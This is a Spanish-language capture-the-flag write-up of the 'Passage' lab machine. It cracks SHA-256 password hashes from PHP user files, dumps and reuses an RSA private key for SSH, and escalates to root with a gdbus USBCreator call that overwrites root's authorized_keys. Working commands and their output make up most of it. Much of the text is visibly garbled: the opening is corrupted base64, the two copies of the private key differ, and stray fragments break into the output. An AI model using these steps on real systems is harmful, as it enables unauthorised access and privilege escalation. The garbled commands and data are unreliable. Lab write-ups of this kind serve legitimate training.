mVncmU1NUB0ZXN0LmVnY2Si03M6MTU5ImShhbWUAcGFZzF2FnZS5odGI03M6MTA6ImVtYWlsIjth0jE6e2k6MTU5MjQ4MzA0Nz0z0jU6ImFkbWl1t9fq==
Q6ImtpbS1zd2lmdCI7cz0z0iJhY2wi03M6MtoImYI7cz0z0iJlBwFpbCI7
iYXhZGFyY29tIjtz0jU6Im5pY2Si03M6MTU5ImShhbWUAcGFZzF2FnZS5odGI03M6MTA6ImVtYWlsIjth0jE6e2k6MTU5MjQ4MzA0Nz0z0jU6ImFkbWl1t9fq==
YmNrZXI03M6MtoImYI7cz0z0iI1RwOj02E6MTp7cz0z0iIjVWYWIjtz0jK6ImtpbS1zd2lmdCI7cz0z0iJhY2wi03M6MtoImYI7cz0z0iJlBwFpbCI7
V3tjYm4ZDBjY2I5NzA2ZDRkMTRhbnVnY2Si03M6MTU5ImShhbWUAcGFZzF2FnZS5odGI03M6MTA6ImVtYWlsIjth0jE6e2k6MTU5MjQ4MzA0Nz0z0jU6ImFkbWl1t9fq==
ZpZ3NWNkI1E2ZlJnR0t2pVnkl1Rml1M1YwbnUy29tIjtz0jU6Im5pY2Si03M6MTU5ImShhbWUAcGFZzF2FnZS5odGI03M6MTA6ImVtYWlsIjth0jE6e2k6MTU5MjQ4MzA0Nz0z0jU6ImFkbWl1t9fq==
$ cat fb.php
<?php die('Direct call - access denied'); >
YToxOntz0jQ6ImShhbWU02E6MTp7cz0z0iI1RwOj02E6MTp7cz0z0iIjVWYWIjtz0jK6ImtpbS1zd2lmdCI7cz0z0iJhY2wi03M6MtoImYI7cz0z0iJlBwFpbCI7
$ cat fc.php
<?php die('Direct call - access denied'); >
YToxOntz0jI6ImIkIjth0jE6e2k6MTU5MjQ4MzA0Nz0z0jU6ImFkbWl1t9fq==
$ cat fd.php
<?php die('Direct call - access denied'); >
YToxOntz0jI6ImIkIjth0jE6e2k6MTU5MjQ4MzA0Nz0z0jU6ImFkbWl1t9fq==
$ cat fe.php
<?php die('Direct call - access denied'); >
YToxOntz0jI6ImIkIjth0jE6e2k6MTU5MjQ4MzA0Nz0z0jU6ImFkbWl1t9fq==
$ cat ff.php
<?php die('Direct call - access denied'); >
YToxOntz0jI6ImIkIjth0jE6e2k6MTU5MjQ4MzA0Nz0z0jU6ImFkbWl1t9fq==
$ cat fg.php
<?php die('Direct call - access denied'); >
YToxOntz0jI6ImIkIjth0jE6e2k6MTU5MjQ4MzA0Nz0z0jU6ImFkbWl1t9fq==
$ cat fh.php
<?php die('Direct call - access denied'); >
YToxOntz0jI6ImIkIjth0jE6e2k6MTU5MjQ4MzA0Nz0z0jU6ImFkbWl1t9fq==
$ cat fi.php
<?php die('Direct call - access denied'); >
YToxOntz0jI6ImIkIjth0jE6e2k6MTU5MjQ4MzA0Nz0z0jU6ImFkbWl1t9fq==
$ cat fj.php
<?php die('Direct call - access denied'); >
YToxOntz0jI6ImIkIjth0jE6e2k6MTU5MjQ4MzA0Nz0z0jU6ImFkbWl1t9fq==
$ cat fk.php
<?php die('Direct call - access denied'); >
YToxOntz0jI6ImIkIjth0jE6e2k6MTU5MjQ4MzA0Nz0z0jU6ImFkbWl1t9fq==
$ cat fl.php
<?php die('Direct call - access denied'); >
YToxOntz0jI6ImIkIjth0jE6e2k6MTU5MjQ4MzA0Nz0z0jU6ImFkbWl1t9fq==
$ cat fm.php
<?php die('Direct call - access denied'); >
YToxOntz0jI6ImIkIjth0jE6e2k6MTU5MjQ4MzA0Nz0z0jU6ImFkbWl1t9fq==
$ cat fn.php
<?php die('Direct call - access denied'); >
YToxOntz0jI6ImIkIjth0jE6e2k6MTU5MjQ4MzA0Nz0z0jU6ImFkbWl1t9fq==
$ cat fo.php
<?php die('Direct call - access denied'); >
YToxOntz0jI6ImIkIjth0jE6e2k6MTU5MjQ4MzA0Nz0z0jU6ImFkbWl1t9fq==
$ cat fp.php
<?php die('Direct call - access denied'); >
YToxOntz0jI6ImIkIjth0jE6e2k6MTU5MjQ4MzA0Nz0z0jU6ImFkbWl1t9fq==
$ cat fq.php
<?php die('Direct call - access denied'); >
YToxOntz0jI6ImIkIjth0jE6e2k6MTU5MjQ4MzA0Nz0z0jU6ImFkbWl1t9fq==
$ cat fr.php
<?php die('Direct call - access denied'); >
YToxOntz0jI6ImIkIjth0jE6e2k6MTU5MjQ4MzA0Nz0z0jU6ImFkbWl1t9fq==
$ cat fs.php
<?php die('Direct call - access denied'); >
YToxOntz0jI6ImIkIjth0jE6e2k6MTU5MjQ4MzA0Nz0z0jU6ImFkbWl1t9fq==
$ cat ft.php
<?php die('Direct call - access denied'); >
YToxOntz0jI6ImIkIjth0jE6e2k6MTU5MjQ4MzA0Nz0z0jU6ImFkbWl1t9fq==
$ cat fu.php
<?php die('Direct call - access denied'); >
YToxOntz0jI6ImIkIjth0jE6e2k6MTU5MjQ4MzA0Nz0z0jU6ImFkbWl1t9fq==
$ cat fv.php
<?php die('Direct call - access denied'); >
YToxOntz0jI6ImIkIjth0jE6e2k6MTU5MjQ4MzA0Nz0z0jU6ImFkbWl1t9fq==
$ cat fw.php
<?php die('Direct call - access denied'); >
YToxOntz0jI6ImIkIjth0jE6e2k6MTU5MjQ4MzA0Nz0z0jU6ImFkbWl1t9fq==
$ cat fx.php
<?php die('Direct call - access denied'); >
YToxOntz0jI6ImIkIjth0jE6e2k6MTU5MjQ4MzA0Nz0z0jU6ImFkbWl1t9fq==
$ cat fy.php
<?php die('Direct call - access denied'); >
YToxOntz0jI6ImIkIjth0jE6e2k6MTU5MjQ4MzA0Nz0z0jU6ImFkbWl1t9fq==
$ cat fz.php
<?php die('Direct call - access denied'); >
YToxOntz0jI6ImIkIjth0jE6e2k6MTU5MjQ4MzA0Nz0z0jU6ImFkbWl1t9fq==
$ cat g0.php
<?php die('Direct call - access denied'); >
YToxOntz0jI6ImIkIjth0jE6e2k6MTU5MjQ4MzA0Nz0z0jU6ImFkbWl1t9fq==
$ cat g1.php
<?php die('Direct call - access denied'); >
YToxOntz0jI6ImIkIjth0jE6e2k6MTU5MjQ4MzA0Nz0z0jU6ImFkbWl1t9fq==
$ cat g2.php
<?php die('Direct call - access denied'); >
YToxOntz0jI6ImIkIjth0jE6e2k6MTU5MjQ4MzA0Nz0z0jU6ImFkbWl1t9fq==
$ cat g3.php
<?php die('Direct call - access denied'); >
YToxOntz0jI6ImIkIjth0jE6e2k6MTU5MjQ4MzA0Nz0z0jU6ImFkbWl1t9fq==
$ cat g4.php
<?php die('Direct call - access denied'); >
YToxOntz0jI6ImIkIjth0jE6e2k6MTU5
```



```
l";s:15:"egre55@test.com";s:4:"nick";s:6:"egre55";s:4:"pass";s:64:"4db1f0bfd63be058d4ab04f18f65331ac11bb494b5792c480faf7fb0c40fa9cc";s:4:"more";s:60:"YToy0ntzOjQ6InNpdGUiO3M6MDoiIjtzOjU6ImFib3V0IjtzOjA6IiI7fQ==" ;s:3:"lts";
```

4db1f0bfd63be058d4ab04f18f65331ac11bb494b5792c480faf7fb0c40fa9cc

```
s:26:"avatar_egre55_ykxnacpt.php";s:6:"e-hide";s:0:"";}s:6:"hacker";a:11:{s:2:"id";s:10:"1598910896";s:4:"name";s:6:"hacker";s:3:"acl";s:1:"4";s:5:"email";s:20:"hacker@hacker.hacker";s:4:"nick";s:6:"hacker";s:4:"pass";s:64:"e7d3685715939842749cc27b38d0ccb9706d4d14a5304ef9eee093780eab5df9";s:3:"lts";s:10:"1598910911";s:3:"ban";s:1:"0";s:4:"more";
```

e7d3685715939842749cc27b38d0ccb9706d4d14a5304ef9eee093780eab5df9

para validar que es o no un hash tenemos que utilizar en cada uno **hash-identifier**

```
# Root@Blackploit.com #
#####
-----
HASH: 7144a8b531c27a60b51d81ae16be3a81cef722e11b43a26fde0ca97f9e1485e1s:1:"0";s:3:"cnt";s:
4bdd0a0bb47fc9f66cbf1a8982fd2d344d2aec283d1afaebb4653ec3954dff88
Possible Hashs:
[+] SHA-256
[+] Haval-256
```

```
[+] SHA-256($uid($pass)): /s:0:"";s:1:"0";s:5:"email";s:15:"hacker@example.com";s:4:"nick";s:6:"egre55";s:4:"pass";s:64:"4bdd0a0bb47fc9f66cbf1a8982fd2d344d2aec283d1afaebb4653ec3954dff88";s:4:"more";s:60:"YToy0ntzOjQ6InNpdGUiO3M6MDoiIjtzOjU6ImFib3V0IjtzOjA6IiI7fQ==" ;s:3:"lts";s:10:"1592483047";s:3:"ban";s:1:"0";s:3:"cnt";s:1:"2"
HASH: 4bdd0a0bb47fc9f66cbf1a8982fd2d344d2aec283d1afaebb4653ec3954dff88
Possible Hashs:
[+] SHA-256
[+] Haval-256
```

```
-----
HASH: e26f3e86d1f8108120723ebe690e5d3d61628f4130076ec6cb43f16f497273cd
Possible Hashs:
[+] SHA-256
[+] Haval-256
```

```
-----
HASH: f669a6f691f98ab0562356c0cd5d5e7dc20a07941c86adcfc9af3085fbeca
Possible Hashs:
[+] SHA-256
[+] Haval-256
```



```

-----
HASH: 4db1f0bfd63be058d4ab04f18f65331ac11bb494b5792c480faf7fb0c40fa9cc
Possible Hashs:
[+] SHA-256
[+] Haval-256

```

```

-----
HASH: e7d3685715939842749cc27b38d0ccb9706d4d14a5304ef9eee093780eab5df9
Possible Hashs:
[+] SHA-256
[+] Haval-256

```

todos tienen una misma funcion los agrupo todos en un mismo archivo y procedo a utilizar a **john the ripper**

```

cat hashes.txt
7144a8b531c27a60b51d81ae16be3a81cef722e11b43a26fde0ca97f9e1485e1
4bdd0a0bb47fc9f66cbf1a8982fd2d344d2aec283d1afaebb4653ec3954dff88
e26f3e86d1f8108120723ebe690e5d3d61628f4130076ec6cb43f16f497273cd
f669a6f691f98ab0562356c0cd5d5e7dcdd20a07941c86adcfce9af3085fbeca
4db1f0bfd63be058d4ab04f18f65331ac11bb494b5792c480faf7fb0c40fa9cc
e7d3685715939842749cc27b38d0ccb9706d4d14a5304ef9eee093780eab5df9

```

john --format=Raw-SHA256 --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt

```

john --format=Raw-SHA256 --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
Using default input encoding: UTF-8
Loaded 6 password hashes with no different salts (Raw-SHA256 [SHA256 256/256 AVX2 8x])
Warning: poor OpenMP scalability for this hash type, consider --fork=4
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
hacker (?)
atlanta1 (?)
2g 0:00:00:01 DONE (2024-01-04 22:52) 1.470g/s 10546Kp/s 10546Kc/s 42282KC/s -sevim-...*7;Vamos!
Use the "--show --format=Raw-SHA256" options to display all of the cracked passwords reliably
Session completed.

```

utilizando **hashcat**

```

~/machineshtb/Passage
hashcat -h | grep sha-256
24200 | MongoDB ServerKey SCRAM-SHA-256 | Database Server
28600 | PostgreSQL SCRAM-SHA-256 | Database Server
1411 | SHA-256(Base64), LDAP {SSHA256} | FTP, HTTP, SMTP, LDAP Server
29521 | LUKS v1 SHA-256 + AES | Full-Disk Encryption (FDE)
29522 | LUKS v1 SHA-256 + Serpent | Full-Disk Encryption (FDE)
29523 | LUKS v1 SHA-256 + Twofish | Full-Disk Encryption (FDE)
18400 | Open Document Format (ODF) 1.2 (SHA-256, AES) | Document

```

sin embargo con dl 1411 no me sirvio por lo cual averguando un poco el que se debe utilizar es el sha2-256

1300	SHA2-224	e4fa1555ad877bf0ec455483371867200eee89550a93eff2f95a6198
1400	SHA2-256	127e6fbfe24a750e72930c220a8e138275656b8e5d8f48a98c3c92df2caba935
1410	sha256(\$pass.\$salt)	c73d08de890479518ed60cf670d17faa26a4a71f995c1dcc978165399401a6c4:53743528

https://hashcat.net/wiki/doku.php?id=example_hashes

hashcat -m 1400 -a 0 hashes.txt /usr/share/wordlists/rockyou.txt

```

Watchdog: Temperature abort trigger set to 90c
Host memory required for this attack: 1 MB

Dictionary cache built:
* Filename.: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace...: 14344385
* Runtime...: 1 sec

e7d3685715939842749cc27b38d0ccb9706d4d14a5304ef9eee093780eab5df9:hacker
e26f3e86d1f8108120723ebe690e5d3d61628f4130076ec6cb43f16f497273cd:atlanta1
Cracking performance lower than expected?
1000 NTLM

```

en efecto nos encontro

hacker:hacker


paul coles: atlanta1

TAMBIEN SE PUEDE UTILIZAR CRAKCSTATION

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

e26f3e86d1f8108120723ebe690e5d3d61628f4130076ec6cb43f16f497273cd



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults


Hash	Type	Result
e26f3e86d1f8108120723ebe690e5d3d61628f4130076ec6cb43f16f497273cd	sha256	atlantal

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

e7d3685715939842749cc27b38d0ccb9706d4d14a5304ef9eee093780eab5df9



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
e7d3685715939842749cc27b38d0ccb9706d4d14a5304ef9eee093780eab5df9	sha256	hacker

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

entonces me conecto por ssh con paul

```

~/machineshtb/Passage
ssh paul@10.10.10.206
Warning: Permanently added '10.10.10.206' (ED25519) to the list of known hosts.
paul@10.10.10.206: Permission denied (publickey).
e7d3685715939842749cc27b38d0ccb9706d4d14a5304ef9eee093780eab5df9:
e26f3e86d1f8108120723ebe690e5d3d61628f4130076ec6cb43f16f497273cd:
~/machineshtb/Passage

```

y pailas no dejo μ
 intento con nadav y hacker

```
~/machineshtb/Passage : /usr/share/wordlists/rockyou.txt
ssh paul@10.10.10.206
The authenticity of host '10.10.10.206 (10.10.10.206)' can't be established.
ED25519 key fingerprint is SHA256:BD7E5sbGZ+avx6QQcDrb9FWVlbulHrgseasQAQrvC4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.206' (ED25519) to the list of known hosts.
paul@10.10.10.206: Permission denied (publickey).
Cracking performance lower than expected?
1000 NTLM b4b9b0

~/machineshtb/Passage :
ssh nadav@10.10.10.206
nadav@10.10.10.206: Permission denied (publickey).
hacker:hacker
paul coles: atlanta1

~/machineshtb/Passage :
ssh hacker@10.10.10.206
hacker@10.10.10.206: Permission denied (publickey).
~/machineshtb/Passage :
ssh paul@10.10.10.206
The authenticity of host '10.10.10.206 (10.10.10.206)' can't be established.
```

entonces se me ocurre cambiar de usuario para esto requiero mejorar mi shell

Mejora de shells

en victima

script /dev/null -c bash

ctrl +z

en kali

stty raw -echo; fg

victima

reset xterm

echo \$TERM

export TERM=xterm

echo \$TERM

en my kali hacemos esto para ver proporcioens

stty size

en victima

stty rows 45 columns 174

y somos paul

su paul

atlanta1

```
www-data@passage:/home$ whoami
www-data
www-data@passage:/home$ su paul
Password:
paul@passage:/home$ whoami
paul
paul@passage:/home$
Watchdog: Temperature ab
Host memory required for
```



```
paul@passage:~$ ls
Desktop  Documents  Downloads  examples.desktop  Music  Pictures  Public  Templates  user.txt  Videos
paul@passage:~$ cat user.txt
eb8745a0393688029c66fa8b3884740d
paul@passage:~$ Password:
paul@passage:/home$ whoami
```

SSH LLAVE PRIVADA

Me dirijo al directorio home paul .ssh
/home/paul/.ssh
alli veo que esta nadav

```
paul@passage:~/.ssh$ cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCAziscFGV3l9T2gvX0kh9w+BpPnhFv5A0PagArgzWDk9uUq7/4v4kuzso/LAvQIg2gYaEHLdDpqd9gCYA7tg76N5RLbroGqA6Po91Q69PQadLszijYumbhClgPLGuBj06YKDKtI3bo/H3jxYTYX3kfIUko3WFnoVZiTMvKLDkAlO/+S2tYQa7wMLeSR01pP4VExxPW4xDfbLnp9z0UVBpdCMHl8LRdgogOQuEadRNRwCdIkmMEY5efV3YsYcwBwc6h/ZB4u8xPyH3yFLBNR7JADkn7ZFnrdrvTh3OY+kLEr6FuiSy0EWhcPybkM5hxdL9ge9bWreSfNC1122qq49d nadav@passage
```

recordemos que intentmos con paul conectarnos por ssh y no funciona por eso intentaremos con nadav pero utilizaremos la llave privada

```
paul@passage:~/.ssh$ ls
authorized_keys  id_rsa  id_rsa.pub  known_hosts
paul@passage:~/.ssh$
```

```
authorized_keys  id_rsa  id_rsa.pub  known_hosts
paul@passage:~/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAs14rHBRld5fU9oL1zpIfcPgaT54Rb+QDj2oAK4M1g5PblKu/
+L+JLs7KP5QL0CINoGGhB5Q3aanfYAmA07Y0+jeUS266BqgOj6PdUOvT0GnS7M4i
Z2Lpm4QpYDyXrgY90mCg5LSN26Px948WE12N5HyFCqN1hZ6FWYK5ryiw5A3Tv/kt
rWEGu8DJXkkdNaT+FRMcT1uMQ32y556fczLFQaXQjB5fJUXYKIDkLhGnUTUcAnSJ
JjBG0Xn1d2LGHMAcH0of2QeLvMT8h98hZQTUeyQA5J+2RZ63b04dzmPpCxK+hbok
sjhFoXD8m5D0YcXS/YHvW1q3knzQtddtqqPXQIDAQABAoIBAGwqMHMJdbrt67YQ
eWztv1ofs7YpizhfVypH8PxMbpv/MR5xiB3YW0DH4Tz/6TPFJVR/K11nqxbkItlG
QXdArb2EgMAQcMwM0mManR7sZ9o5xsGY+TRBeMCYrV7kmv1ns8qddMkWfKlKl0lr
lxNsimGsGYq10ewXETFSSF/xeOK15hp5rzwZwrmI9No4FFrX6P0r7rd0axswSFAh
zWd1GhYk+Z3qYUhCE0AxHxpM0DLNVFrIwc0DnM5jog06JDxHkzXaDUj/A0jnjMMz
R0AyP/AEw7HmvrSoFRx6k/NtzaePzIa2CuGDkz/G60EhNvd2S8/enlxf51MIO/k
7u1gB70CgYEA1zLGA35J1HW7IcgOK7m2HGMdueM4BX8z8GrPIk6MLZ6w9X6yoBio
GS3B3ng0KyHVGFeQrpwT1a/cxdEi8yetXj9FJd7yg2kIeuDpp+gmHZhVHGcwE6C4
IuVrqUgz4FzyH1ZFg37embvutkIBv3FVYf7RRqFX/6y6X1Vbtk7kXsMCgYEA1WBE
```

la pego en un archivo y le doy **permisos de 600**
chmod 600 nadav.key

```
~/machineshtb/Passage
nano nadav.key

authorized_keys 1d_

~/machineshtb/Passage
chmod 600 nadav.key

~/machineshtb/Passage
```

```
~/machineshtb/Passage
cat nadav.key
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAs14rHBRld5fU9oL1zpIfcPgaT54Rb+QDj2oAK4M1g5Pb1Ku/
+L+JLs7KP5QL0CINoGGHb5Q3aanfYAmA07Y0+jeUS266Bqg0j6PdU0vT0GnS7M41
Z2Lpm4QpYDyxrgY90mCg5LSN26Px948WE12N5HyFCqN1hZ6FWYk5ryiw5AJTv/Kt
rWEGu8DJXkkdNaT+FRMcT1uMQ32y556fczLFQaXQjB5fJUXYKIDkLhGnUTUCAnSJ
JjBGOXn1d2LGHMACH0of2QeLvMT8h98hZQTUeyQA5J+2RZ63b04dzmPpCxK+hbok
sjhFoXD8m5D0YcXS/YHvW1q3knzQtdtqquPXQIDAQABAoIBAGwqMHMJdbrt67YQ
eWztv1ofs7YpizhfVypH8PxmBpw/MR5xiB3YW0DH4Tz/6TFFJVR/K11nqxkItLG
QXdArb2EgMAQcMwM0mManR7sZ9o5xsGY+TRBeMCYrV7kmv1ns8qddMkWfKlKl0lr
lxNsimGsGYq10ewXETFSSf/xeOK15hp5rzwZwrmI9No4FFrX6P0r7rdOaxswSFAh
zWd1GhYk+Z3qYUhcE0AxHxpM0D1NVFrTwc0DnM5jog06JDxHkzXaDUj/A0jnJMMz
R0AyP/AEw7HmvcrSoFRx6k/NtzaePzIa2CuGDkz/G60EhNVd2S8/enlxf51MIO/k
7u1gB70CgYEA1zLGA35J1HW7IcgOK7m2HGMdueM4BX8z8GrPIk6MLZ6w9X6yoBio
GS3B3ngOKyHVGFeQrpwT1a/cxdEi8yetXj9Fjd7yg2kIeuDPP+gmHZhVHGcwE6C4
IuVrqUgz4FzyH1ZFg37embvutkIBv3FVvF7RRqFX/6y6X1Vbtk7kXsMCgYEA1WBE
LuhRFMDaEIdfA16CotRuwwpQS/WeZ8Q5lo0j9+hm7wYctGpbdS9urDHaMZUHysSR
AHRFxITr4Sbi51BHUsnwHzJZ0o6tRFMXacN93g3Y2bT9yZ2zj9kwGM25ySizEWH0
VvPKerYmLgnXqBvJoRE43wdQaPGYgW2bj6Ylt18CgYBRzSsYCNlnuZj4rmM0m9Nt
1v9lucmBzWig6vjxwYnnjXsW1qJv20+NIqefOWOpYaLvLdoBhbLEd6UkT0tMirj0
Knj0fIETEs2a56D50sYNN+lfFP6Ig3ctfjG0Htnve0LnG+wHHnhVl7XSSAA9cP1
9pT2ld4vIil2M6w5EKQeoQKBgQCMMs16GLE1tqVRWPEH8LBbNsN0KbGqxz8GpTrF
d8dj23L0uJ9MVdmz/K920udHzsko5ND1gHBa+I9YB8ns/KVwcZjv9pBoNdEI5K0s
nYN1RJnoKfDa6WCTMrxUf9ADqVdHI5p9C4BM4Tzwwz6suV1ZFEz01ipyWd0/rvoY
f62mdwKBgQCCvj96lWY41Uofc8y65CJi126M+90ElbhskRiWLB30IDb51mbSYgyM
Uxu7T8HY2CcWiKGe+TEX6mw9VFxaOyiBm8ReSC7Sk21GASy8KgqtFZy7pZGvazDs
OR3ygpKs09yu7svQi8j2qwc7FL6DERZ4yws+f538hI7SHBv9fYpVyw==6
-----END RSA PRIVATE KEY-----
login: Mon Aug 31 15:07:54 2020 from 127.0.0.1
```

ssh -i nadav.key nadav@10.10.10.206


```

~/machineshtb/Passage
ssh -i nadav.key nadav@10.10.10.206
Last login: Mon Aug 31 15:07:54 2020 from 127.0.0.1
nadav@passage:~$ whoami
nadav
nadav@passage:~$

```

ESCALADA DE PRIVILEGIOS

USBCreator D-Bus Privilege Escalation

hago un cat sobre el archivo .viminfo

```

# File marks:
'0 12 7 /etc/dbus-1/system.d/com.ubuntu.USBCreator.conf
'1 2 0 /etc/polkit-1/localauthority.conf.d/51-ubuntu-admin.conf

# Jumplist (newest first):
- ' 12 7 /etc/dbus-1/system.d/com.ubuntu.USBCreator.conf
- ' 1 0 /etc/dbus-1/system.d/com.ubuntu.USBCreator.conf
- ' 2 0 /etc/polkit-1/localauthority.conf.d/51-ubuntu-admin.conf
- ' 1 0 /etc/polkit-1/localauthority.conf.d/51-ubuntu-admin.conf
- ' 2 0 /etc/polkit-1/localauthority.conf.d/51-ubuntu-admin.conf
- ' 1 0 /etc/polkit-1/localauthority.conf.d/51-ubuntu-admin.conf

# History of marks within files (newest to oldest):

```

```

# History of marks within files (newest to oldest):
> /etc/dbus-1/system.d/com.ubuntu.USBCreator.conf
"      12      7

> /etc/polkit-1/localauthority.conf.d/51-ubuntu-admin.conf
"      2      0
.      2      0
+      2      0

```

se mofico algo relacionado con el USBCreator

buscando en internet y en search exploit parece haber algo que nos permite elevar privilegios

History of marks within files (newest to oldest):

~/machineshtb/Passage	22:58:01
searchsploit USB Creator	

Exploit Title	Path
usb-creator 0.2.x (Ubuntu 12.04/14.04/14.10) - Local Privilege Escalation	linux/local/36820.txt

Shellcodes: No Results

~/machineshtb/Passage 22:58:23

<https://unit42.paloaltonetworks.com/usbcreator-d-bus-privilege-escalation-in-ubuntu-desktop/>

USBCreator D-Bus Privilege Escalation in Ubuntu Desktop

65,744 people reacted 34 5 min. read

SHARE

By Nadav Markus
July 12, 2019 at 6:00 AM
Category: Unit 42
Tags: Linux, privilege escalation, Ubuntu, vulnerabilities

<https://gist.github.com/noobpk/a4f0a029488f37939c4df6e20472501d>

```
USBCreator D-Bus Privilege Escalation for ssh

note.txt
1 #document: https://unit42.paloaltonetworks.com/usbcreator-d-bus-privilege-escalation-in-ubuntu-desktop/
2 #detect
3 remote-machine> ps aux | grep usb
4
5 remote-machine> echo "attack-machine id_rsa.pub key" > ~/.authorized_keys
6
7 remote-machine> gdbus call --system --dest com.ubuntu.USBCreator --object-path /com/ubuntu/USBCreator --method com.ubuntu.USBCreator
8
9 attack-machine> ssh -i id_rsa root@10.10.10.10
```

esto parece que se aprovecha de un comando llamado bdbus y cambia un archivo por otro dentro del usuario raiz o root .

```
or --method com.ubuntu.USBCreator.Image /home/remote/authorized_keys /root/.ssh/authorized_keys true
```

```
nadav@ubuntu:~$ id
uid=1000(nadav) gid=1000(nadav) groups=1000(nadav),4(adn),24(cdrom),27(sudo),30(dip),46(plugdev),116(lpadmin),126(sambashare)
nadav@ubuntu:~$ ls / | grep a.txt
nadav@ubuntu:~$ echo "Hello world of USB" > ~/a.txt
nadav@ubuntu:~$ gdbus call --system --dest com.ubuntu.USBCreator --object-path /com/ubuntu/USBCreator --method com.ubuntu.USBCreator.Image /home/nadav/a.txt /a.txt true
nadav@ubuntu:~$ ls / | grep a.txt
a.txt
nadav@ubuntu:~$ ll /a.txt
-rw-r--r-- 1 root root 19 Jun 20 06:08 /a.txt
nadav@ubuntu:~$ cat /a.txt
Hello world of USB
nadav@ubuntu:~$
```

solo funciona en ubuntu por lo cual valido que version tengo

uname -a ; lsb_release -a

```
chmod 777 /tmp/test". 04/551:
nadav@passage:~$ uname -a
Linux passage 4.15.0-45-generic #48~16.04.1-Ubuntu SMP Tue Jan 29 18:03:48 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
nadav@passage:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 16.04.6 LTS
Release:        16.04
Codename:       xenial
nadav@passage:~$ method return sender=:1.4364 -> dest=:1.7427 reply_serial=2
```

por lo cual se me ocurre cambiar la llave ssh de authorized key del user nadav por la de root para haci conectarnos por ssh con la misma llave

```
-rw----- 1 nadav nadav 1448 Sep  2  2020 .xsession-errors.old
nadav@passage:~$ ls -la .ssh/authorized_keys
-rw-r--r-- 1 nadav nadav 395 Jul 21  2020 .ssh/authorized_keys
nadav@passage:~$ pwd
/home/nadav
nadav@passage:~$
```

gdbus call --system --dest com.ubuntu.USBCreator --object-path /com/ubuntu/USBCreator --method com.ubuntu.USBCreator.Image /home/remote/authorized_keys /root/.ssh/authorized_keys true

cambio home/remote por la localización de la llave ssh
/home/nadav/.ssh/authorized_keys

gdbus call --system --dest com.ubuntu.USBCreator --object-path /com/ubuntu/USBCreator --method com.ubuntu.USBCreator.Image /home/nadav/.ssh/authorized_keys /root/.ssh/authorized_keys true

copio el comando

```
/home/nadav
nadav@passage:~$ gdbus call --system --dest com.ubuntu.USBCreator --object-path /com/ubuntu/USBCreator --method com.ubuntu.USBCreator.Image /home/nadav/.ssh/authorized_keys /root/.ssh/authorized_keys true
()
nadav@passage:~$
[1] 0:ssh* 1:zsh- 2:zsh
```

salgo de nadav y me conecto con la misma llave pero como root

```
~/machineshtb/Passage
ssh -i nadav.key root@10.10.10.206
Last login: Mon Aug 31 15:14:22 2020 from 127.0.0.1
root@passage:~# whoami
root
root@passage:~#
```

Por alguna razon no me dejo agregar mas imagenes por lo cual en otro nodo dejo las demas formas que hay para elevar y tambien para conseguir leer los .php y conetarnos por ssh con nadav

